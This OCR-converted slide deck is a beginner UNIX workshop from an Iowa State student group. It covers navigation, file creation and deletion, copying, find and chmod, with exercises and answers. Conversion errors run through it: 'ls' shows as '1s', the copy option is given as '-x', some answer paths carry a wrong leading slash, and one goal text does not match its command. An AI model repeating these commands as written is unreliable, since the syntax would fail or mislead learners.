# Introduction to UNIX

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### Overview

Introduction/Background/Shameless Plug for BCBGSO

- What is BCBGSO?
- Materials
- What is UNIX and why learn it?

Lesson 0: Background/Getting Started

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Lesson 3: Moving Things Around

Lesson 4: Finding Things and Permissions

Lesson 5: Continuing Education

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#### Upcoming events:

- BCBGSO Student Symposium March 31<sup>st</sup>, Reiman Gardens
- Event includes poster sessions, speakers from around the country, etc.

### Materials

• All exercise activities from this workshop are available at:

https://github.com/cmmann/20170301-unix-basic

Supporting materials are available at:

https://github.com/cmmann/20170301-UNIX-BASIC-MATERIALS/

You can download this PowerPoint and follow along on your computer.

 You will probably benefit quite a bit from downloading (and using) the cheat sheet!

### What is UNIX?



 A family of multitasking, multiuser operating systems that derive from the original AT&T UNIX operating system




UNIX-based/UNIX-like systems:







## **UNIX Philosophy**



This is the Unix philosophy: Write programs that do one thing and do it well. Write programs to work together. Write programs to handle text streams, because that is a universal interface.

— Douglas McHroy —

AZ QUOTES

## Why Learn UNIX?

- Basis for communicating with tools for handling large amounts of data
  - Including biological data
- Used to communicate with high-performance computing resources (HPC)



## Helpful Hints

When describing a path to an/application:

```
this/is/path/to/the/file.txt
```

- For our purposes, "folder" and "directory" refer to the same thing
- In PowerPoint, commands you will type will look like this


# Lesson 0: Background/Getting Started


- 0.1: GUIs and Command Lines
- 0.2: Opening a Terminal Session on Mac
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- 0.4: SecureShell (SSH)
- 0.5: SSH on Mac/UNIX systems
- 0.6: SSH on Windows
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- 0.9: Tips and Tricks

GUI: Graphical User Interface

Human-computer interface using windows, icons, menus, etc. that graphically represent computer code to be run







You communicate with a GUI, which communicates with the hardware on your computer.



With a command line, you cut out the "middleman" and communicate directly with the hardware on your computer.

YOU Computer

Everything you do with a GUI, you can do with a command line – provided you know the correct instructions.

Don't be scared of the command line.

It only looks scary compared to GUIs, because you don't know what to type yet!

```
cmmann@training:~

[cmmann@training ~]$ echo "Welcome to the Wonderful World of UNIX!"

Welcome to the Wonderful World of UNIX!

[cmmann@training ~]$
```

- Not all command lines are equal.
- Windows uses DOS commands, which is not UNIX-based! (The stuff we teach you here won't work)

### Cygwin (UNIX) command prompt:

```
cmmann@GD-DDOB-342016 ~
$ pwd
/home/cmmann
cmmann@GD-DDOB-342016 ~
$
```

#### Windows 7 command prompt:

```
C:\windows\system32\cmd.exe


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\cmmann>pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\cmmann>
```

## Lesson 0.2: Opening a Terminal Session on a Mac

- On Mac:
  - Open: Applications > Utilities > Terminal




OR

Open Finder, search for "Terminal"

# Lesson 0.3: Opening a Terminal Session in Windows

- On Windows:
  - Search for putty.exe
  - Run it



## Lesson 0.4: SecureShell (SSH)

SSH is an encrypted network protocol for communicating with a remote computer/server



We will use SSH today to communicate with a UNIX server

# Lesson 0.5: Connecting to the Server with a Mac or Linux

In terminal, type:

```
ssh <your netid>@training.las.iastate.edu
```

Hit "Enter" key.


# Lseson 0.6: Connecting to the Server with Windows

In the "Host Name" box, type:

<your
netid>@training.las.ias
tate.edu

Leave the "Port" box alone, and make sure the "SSH" radio button is highlighted.

Then hit "Open".



# Lesson 0.7: Finishing the Connection

You may receive a message stating:

```
The authenticity of host "training.las.iastate.edu" can't be established. RSA key fingerprint is <long string of gibberish>
Are you sure you want to continue connecting (yes/no)?
```

This message is normal the first time you connect to a server, and just means that you haven't connected to that server before.

Go ahead and type yes and then hit enter.

You will be prompted for your password; enter your ISU net id password.

It may not look like anything is being typed in the password field; this is a UNIX security feature to prevent anyone from seeing how long your password is.

# Lesson 0.8: Set-up For Remaining Lessons

From here on out, it doesn't matter which operating system you're using – all commands are the same.

Enter this command (this will be all on one line):

```
git clone
https://github.com/cmmann/20170301-unix-basic.git
```

This will put some exercises for you on your drive; we'll explain what exactly this command is doing later.

## Lesson 0.9: UNIX Tips and Tricks

- You can recall previous commands in the terminal by hitting the up arrow key
- You can stop commands from executing by hitting the Ctrl and C keys at the same time
- If you are typing out the name of a file or folder, you can hit Tab to autofill the name
- You can see the commands you've run by entering history into the terminal
- If you have questions about any command, you can type man <commandname> and get the manual for that command
- In UNIX, there are frequently many ways of accomplishing the same thing, but some ways are more efficient than others

# Lesson 1: Navigating a UNIX File System

#### Overview:

1.0: UNIX Command Syntax

1.2: Present Working Directory

1.3: List

1.4: Change Directory

**Exercise 1: Destination Traveling** 

# Lesson 1.0: UNIX Command Syntax

UNIX commands will generally follow the following format:

```
commandname -option(s)
```

Options are single character flags that change the behavior of the command.

Depending on the command, you might not use any options. Many options can be combined.

```
ls -al
```

Note that UNIX is CASE SENSITIVE!

```
"bcbgso.txt" is different from "BCBGSO.txt"!
```

# Lesson 1.1: Present Working Directory

Command: pwd

What it does:

Outputs the file path to your current location (tells you where you are)

Example:

```
cmmann@training:~

[cmmann@training ~]$ pwd

/home/cmmann

[cmmann@training ~]$
```

Now you try!

# Lesson 1.2: List Directory Contents

Command: 1s

What it does:

Lists the files and folders located in your present working directory

(tells you what all is where you are)

### Example:

```
[cmmann@training ~] $ 1s
20170301-unix-basic linux-1
[cmmann@training ~] $
```

# Lesson 1.2: List Directory Contents (Is)

ls has multiple options

Some useful options:

- −a: display "all" files, including ones normally hidden
- -1: display the "long format" listing of the files; gives you additional information about files in the

form:

```
permissions #_of_links owner_name
group_name file_size date_last_modified
file/directory_name
```

- -R: display files "Recursively" displays files within folders
- -S: display files ordered by "Size"

### Example:

```
[cmmann@training:~

[cmmann@training ~]$ 1s -1

total 0
drwxr-xr-x. 6 cmmann domain users 79 Mar 1 11:54 20170301-unix-basic
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

Command: cd [directory]

What does it do:

Moves you to [directory]

Example:

```
cmmann@training:~/20170301-unix-basic

[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$
```

### Special versions:

cd .. : Moves you up one folder level

cd ~ : Moves you to your home directory

### Examples:


```
[cmmann@training:~

[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$ cd ..
[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$
```


```
cmmann@training:~


[cmmann@training ~/20170301-unix-basic]$ pwd
/home/cmmann/20170301-unix-basic
[cmmann@training ~/20170301-unix-basic]$ cd ~
[cmmann@training ~]$ pwd
/home/cmmann
[cmmann@training ~]$
```

How would you give directions to someone located here?



We are HERE:





The address for this building is: 2415 OSBORN DR AMES, IA 50011

Relative vs Absolute Filepaths:

A *relative* path is the path to a file/directory from where you currently are (your present working directory); a *relative* path will change depending on where you are currently located

An *absolute* path is the "address" of where a file/directory is; an absolute path is "true" regardless of your present working directory, and will not change unless the file/directory is moved

You can change from a directory to its subdirectory by using its relative

file path

```
cmmann@training:~/20170301-unix-basic

[cmmann@training ~]$ ls

20170301-unix-basic linux-1

[cmmann@training ~]$ cd 20170301-unix-basic/

[cmmann@training ~/20170301-unix-basic]$ ls

exercise1 exercise3 exercise4 LICENSE

[cmmann@training ~/20170301-unix-basic]$
```

 You can change from one directory directly to another directory by giving its absolute file path

```
cmmann@training:~/linux-1

[cmmann@training ~]$ ls
20170301-unix-basic linux-1
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ~/linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$
```

 Just like you can use ~ to mean home, you can also use .. in the filepath to indicate relative paths from the directory above your present working directory

```
cmmann@training:~/linux-1

[cmmann@training ~]$ ls
20170301-unix-basic linux-1

[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ~/linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$
```

```
[cmmann@training ~]$ ls
20170301-unix-basic linux-1
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE
[cmmann@training ~/20170301-unix-basic]$ cd ../linux-1
[cmmann@training ~/linux-1]$ ls
files
[cmmann@training ~/linux-1]$
```

## Exercise 1: Destination Traveling

#### Goals:

- 1. Change your directory to exercise1
- 2. Visit a place you've never been to before by changing directories
- 3. List all the locations in that directory
- 4. "Travel" directly to another "country" FROM YOUR CURRENT COUNTRY
- 5. Identify the absolute path to the file "Carmen-Sandiego.txt"
- 6. Identify the largest FILE in exercise1
- 7. Determine what happens when you go up one level from your home directory

#### Hints:

- The first thing you should do after changing directories is list the contents of exercise1
- Don't forget the special options for cd
- How could you most efficiently complete Goals 5 and 6? (use ls!)

### Exercise 1 Answers:

Burj-Khalifa.txt (271.7KB)

```
Goals:

Change your directory to exercise1:
cd exercise1
"Visit" a "country" you've never been to before:
cd USA/Japan
List all the locations in the "country":
ls
"Travel" directly to another "country" FROM YOUR CURRENT COUNTRY
cd ../China/

Identify the absolute path to the file "Carmen-Sandiego.txt"

ls -lR
/home/20170301-unix-basic/exercise1/Peru/Lima/Carmen-Sandiego.txt
Identify the largest FILE in exercise1
```

7. Determine what happens when you go up one level from your home directory

You will see everyone else's directories! (You can't go into those, though – you don't have the correct permissions.)

# Lesson 2: Making Files and Folders

#### Overview:

2.1: Make Directory

2.2: Create a file

2.3: Delete files and folders

Exercise 2: Making (and Breaking) Memories

# Lesson 2.1: Make Directory

Command: mkdir <directory-name>

What it does:

Creates a new directory (folder)

#### Options:

-p: Create multiple directory levels at once (if you want to nest a folder inside other folders)

### Examples:

```
cmmann@training:~/new

[cmmann@training ~]$ ls
20170301-unix-basic linux-1
[cmmann@training ~]$ mkdir -p new/directory/
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 new
[cmmann@training ~]$ cd new
[cmmann@training ~/new]$ ls
directory
[cmmann@training ~/new]$
```

```
cmmann@training:~

[cmmann@training ~]$ ls
20170301-unix-basic linux-1
[cmmann@training ~]$ mkdir new-directory
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 new-directory
[cmmann@training ~]$
```

# Lesson 2.2: Create a file with Touch

```
Command: touch <file-name>
```

#### What it does:

```
If <file-name> already exists, it changes the file timestamps.
```

```
If <file-name> DOES NOT already exist, it creates an empty
file called <file-name>
```

### Example:

```
[cmmann@training:~

[cmmann@training ~]$ ls
20170301-unix-basic linux-1 new-directory
[cmmann@training ~]$ touch newfile.txt
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 new-directory newfile.txt
[cmmann@training ~]$
```


### Lesson 2.3: Remove


# BE VERY, VERY CAREFUL WHEN USING REMOVE

It is extremely powerful.

If you delete something, the machine doesn't ask you if you're sure you want to delete it.

The file doesn't go to a Recycle Bin.





It is GONE.

## Lesson 2.3: Remove File

Command: rm <file-name>

What it does: Permanently deletes <file-name>

Example:

```
[cmmann@training:~

[cmmann@training ~]$ ls

20170301-unix-basic linux-1 new-directory
[cmmann@training ~]$ touch newfile.txt
[cmmann@training ~]$ ls

20170301-unix-basic linux-1 new-directory newfile.txt
[cmmann@training ~]$ rm newfile.txt
[cmmann@training ~]$ ls

20170301-unix-basic linux-1 new-directory
[cmmann@training ~]$
```

## Lesson 2.3 Remove Directory

Command: rm -r <directory-name>

What it does: Permanently deletes <directory-name>, and all files contained in <directory-name>

In order to NOT be asked if you want to delete each and every file in the directory, use

```
rm -rf <directory-name>
```

### Example:

```
[cmmann@training:~

[cmmann@training ~]$ ls

20170301-unix-basic linux-1 new-directory
[cmmann@training ~]$ rm -r new-directory
[cmmann@training ~]$ ls

20170301-unix-basic linux-1
[cmmann@training ~]$
```

# Lesson 2.3: Warning about Remove

"It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows."

-Terry Lambert

# Exercise 2: Making (and Breaking) Memories

#### Goals:

- 1. Make a directory called exercise2
- 2. Change directory to your newly-created exercise2 directory
- 3. Make a directory called keep in exercise2
- 4. Make all the directories in the path: bcbgso/basic/linux/workshop Can you do this without changing directories?
- 5. Make a file called "memories.txt" in the workshop directory. Can you do this without changing directories?
- 6. Remove "memories.txt" without changing directories
- 7. Remove the directory bcbgso

#### Hints:

- Remember that removing a directory is slightly different from removing a file!
- In Goals 4 and 5: Yes, you can.

# Exercise 2: Making (and Breaking) Memories

#### • Goals:

1. Create a directory called exercise2

```
mkdir exercise2
```

2. Navigate to your newly-created exercise2 directory

```
cd exercise2
```

3. Create a directory called keep in exercise2

```
mkdir keep
```

4. Create all the directories in the path:

```
bcbgso/basic/linux/workshop
```

```
mkdir -p bcbgso/basic/linux/workshop
```

- 5. Create a file called "memories.txt" in the workshop directory. touch /bcbgso/basic/linux/workshop/memories.txt
- 6. Delete "memories.txt" without changing directories rm /bcbgso/basic/linux/workshop/memories.txt
- 7. Delete the directory linux-1, which is located in your home folder rm -rf bcbqso/

# Lesson 3: Moving Things Around

#### Overview:

3.1: Copying

3.2: Moving Files and Folders

3.3: Renaming Files and Folders

3.4: Viewing/Outputting File Contents

**Exercise 3: Moving Mountains** 

# Lesson 3.1: Copy

Command: cp <source> <destination>

What it does:

Copies the file <source> to the location specified by <destination>; you will have two copies of <source>

### **Options:**

-x: Recursively copy; for use when you want to copy a directory and not just its contents

### Examples:

```
cmmann@training:~/20170301-unix-basic

[cmmann@training ~]$ ls

20170301-unix-basic linux-1 newfile.txt
[cmmann@training ~]$ cp newfile.txt 20170301-unix-basic/
[cmmann@training ~]$ ls

20170301-unix-basic linux-1 newfile.txt
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls

exercise1 exercise3 exercise4 LICENSE newfile.txt
[cmmann@training ~/20170301-unix-basic]$
```

### Lesson 3.2: Move

Command: mv <source> <destination>

What it does:

Moves the file or folder <source> to the location specified by <destination>; you will only have one copy of <source>

### Examples:

```
cmmann@training:~/20170301-unix-basic

[cmmann@training ~]$ ls
20170301-unix-basic linux-1 newfile.txt
[cmmann@training ~]$ mv newfile.txt 20170301-unix-basic/
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE newfile.txt
[cmmann@training ~/20170301-unix-basic]$
```

### Lesson 3.3: Rename

Command: mv <source> <new-name>

What it does:

You're "moving" the <source> file into the same directory, but with a different name!

In fact, you can do this when moving a file as well:

```
mv <source.txt> <destination/new-name.txt>
```

### Example:

```
[cmmann@training:~

[cmmann@training ~]$ ls

20170301-unix-basic linux-1
[cmmann@training ~]$ touch newfile.txt
[cmmann@training ~]$ mv newfile.txt newerfile.txt
[cmmann@training ~]$ ls

20170301-unix-basic linux-1 newerfile.txt
[cmmann@training ~]$
```

```
[cmmann@training ~]$ ls
20170301-unix-basic linux-1
[cmmann@training ~]$ touch newfile.txt
[cmmann@training ~]$ mv newfile.txt newerfile.txt
[cmmann@training ~]$ ls
20170301-unix-basic linux-1 newerfile.txt
[cmmann@training ~]$ mv newerfile.txt 20170301-unix-basic/oldfile.txt
[cmmann@training ~]$ cd 20170301-unix-basic/
[cmmann@training ~/20170301-unix-basic]$ ls
exercise1 exercise3 exercise4 LICENSE oldfile.txt
[cmmann@training ~/20170301-unix-basic]$
```

# Lesson 3.4: Viewing File Contents

#### Commands:

```
cat <filename.txt>
head <filename.txt>
tail <filename.txt>
less <filename.txt>
```

### What they do:

cat outputs the entirety of <filename.txt> to the console (don't try this with large files!!)

head outputs the first 10 lines of the file

tail outputs the last 10 lines of the file

less "opens" the file in the terminal without printing it, and lets you scroll up and down. Exit by hitting "q".

# Lesson 3.4: Viewing File Contents

head and tail also have an option, -n, to output the first -n lines and the last -n lines, respectively Example:

```
cmmann@training:files
[cmmann@training ~]$ cd linux-1/files
[cmmann@training files]$ ls
                     box-office-global
bill-of-rights
                                                  numbers-to-sort
box-office-domestic declaration-of-independence
[cmmann@training files]$ head -5 box-office-global
        Title
                Studio Worldwide
Rank
                                        Domestic
                                                                Overseas
Year
        Avatar Fox
                        $2,788.0
                                       $760.5 27.3%
                                                        $2,027.5
                                                                        72.7%
009
                                $2,186.8
                                                $658.7 30.1%
                                                                $1,528.1
        Titanic
                        Par.
        Star Wars: The Force Awakens
                                                $2,059.7
                                                                $932.3 45.3%
                        2015
 ,127.4
        Jurassic World Uni.
                               $1,670.4
                                                $652.3 39.0%
                                                                $1,018.1
 .0%
        2015
[cmmann@training files]$
```

# Exercise 3: Moving Mountains

#### Goal:

- 1. Navigate to exercise3 and list the files in the directory in such a fashion that you can see the file size
- 2. Each file contains information about a mountain, including which mountain range it belongs to and its elevation, and in some cases, how deadly it is. Based on the size of the files, determine the best method to use to determine the contents of each file (i.e., should you use cat or head on that 409KB file?)
- 3. Determine which mountain has the **lowest** elevation
- 4. Create a folder for each mountain, that contains the name of the mountain range it belongs to. Example: For Mount-Everest.txt, you will create a folder called Himalayas
- 5. K2 has two other names Mount Godwin-Austen, and Chhogori. Create a copy of K2.txt called Chhogori.txt in its appropriate folder.
- 6. Then move K2.txt into the appropriate folder, but rename it Mount-Godwin-Austen.txt.
- 7. Move each mountain into its proper folder, no renaming needed!
- 8. Create a folder called deadliest-mountain. Copy the deadliest mountain's file into this folder.

#### Hints:

- Remember that you make folders using mkdir
- What option do you need to use with ls to see the file sizes?
- You will probably have a happier time using head, tail, and less, rather than cat
- If a mountain range has a two-word name (e.g., "Swiss Alps"), use a hyphen to separate the two words, rather than a space (e.g., swiss-alps)
- Remember that you can rename things as you copy and move them!

# Exercise 3: Moving Mountains

#### Goal:

- 1. Navigate to exercise3 and list the files in the directory in such a fashion that you can see the file size (cd exercise3, ls -l)
- 2. Annapurnal.txt, Mont-Blanc.txt, Mount-Elbert.txt any option; K2 less; Mount-Everest.txt head; Mount-Mitchell.txt tail
- 3. Determine which mountain has the **lowest** elevation:

Mount Mitchell

5. Create a copy of K2.txt called Chhogori.txt in its appropriate folder.

```
cp K2.txt /karakoram/Chhogori.txt
```

6. Then move K2.txt into the appropriate folder, but rename it Mount-Godwin-Austen.txt.

```
mv K2.txt /karakoram/Mount-Godwin-Austen.txt
```

7. The mountains in their folders:

```
Appalachian-Mountains: Mount-Mitchell.txt
Himalayas: AnnapurnaI.txt, Mount-Everest.txt
Karakoram-Mountains: K2.txt
Rocky-Mountains: Mount-Elbert.txt
Swiss-Alps: Mont-Blanc.txt
```

8. Create a folder called deadliest-mountain. Copy the deadliest mountain's file into this folder.

```
mkdir deadliest-mountain
    cp himalayas/AnnapurnaI.txt deadliest-
mountain/AnnapurnaI.txt
```

# Lesson 4: Finding Things and Permissions

#### Overview:

4.1: Finding Files

4.2: Permissions

Exercise 4: Super Mario Bros

## Lesson 4.1: Find

#### Command:

find <search-space> <criteria>

#### What it does:

Searches the folders and files in <search-space> (which should be a directory) and finds any that match <criteria>

# Lesson 4.1: Find <search-space>

Special Options for <search-space>:

find . : searches the current directory and subdirectories

find .. : searches starting from the directory above you, and all subdirectories

find / : searches ALL directories and subdirectories that you have access to

find /dir1 /dir2 /dir3 : searches dir1, dir2, and dir3

# Lesson 4.1: Find Special Options

### Syntax:

```
find . -<option> <criteria>
```

Note: For these options, you must have the EXACT file name. These (alone) do not search for file names containing your search term!

-name <filename> : Searches for a file called <filename>; CASE SENSITIVE

-iname <filename> : Searches for a file called <filename>; CASE INSENSITIVE

## Lesson 4.1: Find <criteria>

Unless you are searching for an EXACT filename, you need to put your criteria in quotes.

To search for files containing a search term:

```
find . -iname "*search-term*"
```

For specific file types:

```
find . -iname "*.txt" #Will find all text files in the current directory or subdirectories
```

"\*" Means to match anything. So in the first example, we are looking for file names containing "search-term" regardless of where it occurs in the name.

In the second example, we only allow anything in the beginning of the file name, but the name of the file has to end in ".txt"

### Lesson 4.1: Find <criteria>

We can also search specifically for files OR folders

```
find . -iname <search-term> -type f #For Files
find . -iname <search-term> -type d #For directories
```

So if we wanted to find all files in exercise3 containing the word "mount" in their name:

```
cmmann@training:~/20170301-unix-basic] find exercise3/ -iname "*mount*" -type f
exercise3/Mount-Elbert.txt
exercise3/Mount-Everest.txt
exercise3/Mount-Mitchell.txt
exercise3/karakoram/Mount-Godwin-Austen.txt
[cmmann@training ~/20170301-unix-basic] $
```

- Control who can access, modify, and execute files/folders
- Protects you from malicious code (and accidents)
- Protects the server from you

Permissions: Read, Write, Execute

Read (r): Can see what's inside a file/directory

Write (w): Can edit/write in a file, and create files in a directory

Execute (x): Can run the file from the console

```
cmmann@training:~

[cmmann@training ~]$ ls -1

total 0

crwxr-xr-x. 6 cmmann domain users 97 Mar 1 13:09 20170301-unix-basic
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

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What permissions do YOU have in 20170301-unix-basic?

What permissions does GROUP have?

What permissions does EVERYONE have?

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```

What permissions do YOU have in 20170301-unix-basic?

All permissions

What permissions does GROUP have?

Read and execute

What permissions does EVERYONE have?

Read and execute

# Lesson 4.2: Changing Permissions

#### Command:

```
chmod nnn <filename>
```

In this case, each n is a number from 0-7

1<sup>st</sup> n sets permissions for the owner (you)

2<sup>nd</sup> n sets permissions for group

3<sup>rd</sup> n sets permissions for global

```
[cmmann@training:~

[cmmann@training ~]$ ls -l

total 0

drwxr-xr-x. 6 cmmann domain users 97 Mar 1 13:09 20170301-unix-basic

drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1

[cmmann@training ~]$ chmod 777 20170301-unix-basic/
[cmmann@training ~]$ ls -l

total 0

drwxrwxrwx. 6 cmmann domain users 97 Mar 1 13:09 20170301-unix-basic

drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1

[cmmann@training ~]$
```

Read: 4 Write: 2 Execute: 1

By adding the numbers corresponding to the permissions you want, you can give different combinations of permissions

Read + Write = 4 + 2 = 6

Read + Write + Execute = 4 + 2 + 1 = 7

No permissions = 0

What permissions would you give with a 5?

With a 3?

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# Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

chmod ??? <filename>

What permissions does each user have for the following file:

rwx-w---x

What permissions does each user have for the following code:

567

#### Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
chmod 760 <filename>
```

What permissions does each user have for the following file:

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rwx-w---x
```

What permissions does each user have for the following code:

567

#### Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

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chmod ??? <filename>
chmod 760 <filename>
```

What permissions does each user have for the following file:

```
rwx-w---x
```

Owner: Read/Write/Execute; Group: Write; Global: Execute

What permissions does each user have for the following code:

567

#### Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

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chmod 760 <filename>
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What permissions does each user have for the following file:

```
rwx-w---x
```

Owner: Read/Write/Execute; Group: Write; Global: Execute

What permissions does each user have for the following code:

567

